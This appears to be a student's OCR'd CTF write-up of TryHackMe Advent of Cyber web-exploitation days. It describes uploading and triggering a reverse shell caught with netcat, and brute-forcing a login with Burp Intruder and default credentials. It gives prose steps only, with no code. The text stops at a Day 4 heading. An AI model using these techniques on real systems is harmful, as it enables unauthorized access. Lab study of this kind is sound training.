
Question 3


Bypass the filter by trying out common directories.




Question 4


Submit the reverse shell from the site itself.






Refresh, and activate it through the directory found from Question 3





Question 5

Search for the flag using the netcat listener.



Thought Process/Methodology:

After accessing the site, we saw that we needed to sign in by adding the id given. After adding the id to the url, we got into the upload section of the site. There, we decided to view the source code to see what files are accepted. By trial and error, using common directories we found the subdirectory that stores the uploaded files. From the upload site, we could upload our reverse shell. Then, we can activate it from the subdirectory that stores the file, which now has the reverse shell. Back in our terminal, using netcat as the reverse shell listener we were able to obtain the flag.

Day 3 : Web Exploitation - Christmas Chaos

Tools used: Kali Linux, Firefox,Burp suite,FoxyProxy

Solution/walkthrough:

Question 1 and 2


Read through the notes in THM

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called Mirai took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid $250 for the reported issue):


Question 3

Open the link https://hackerone.com/reports/804548 in THM




Question 4 and 5

Open the options of foxy proxy on burp for port and proxy type




Question 6

Using the decoder,encode “PSP0201” to URL




Question 7 and 8

Enter a random test username and password




Then in burp suite,go to intercept under proxy and send the intercept to intruder (ctrl+i)




In the intruder tab,press clear and add the random username and password used earlier. Set the attack type to cluster bomb


In the payloads under intruder,add the common username and passwords given in THM



Start the attack



Because the length is different from the rest, the username and password of ‘admin’ and ‘12345’ was successful. Login using them to get the flag



Thought Process/Methodology:

For the first 3 questions,we can find the answers in the notes on THM and in a link given there. Then we had to explore burp and foxy proxy a bit to find the port and proxy type. Afterwards, using the decoder built into BurpSuite, we were able to encode “PSP0201” into the URL. Finally, using BurpSuite we can intercept our login request to let burp know where we want the inputs for username and password for our attack. Using the list of username and passwords given in THM we were able to brute force our way in the website and get the flag

Day 4: Web Exploitation - Santa's watching

Tools used: Kali Linux, Firefox

Solution/walkthrough:

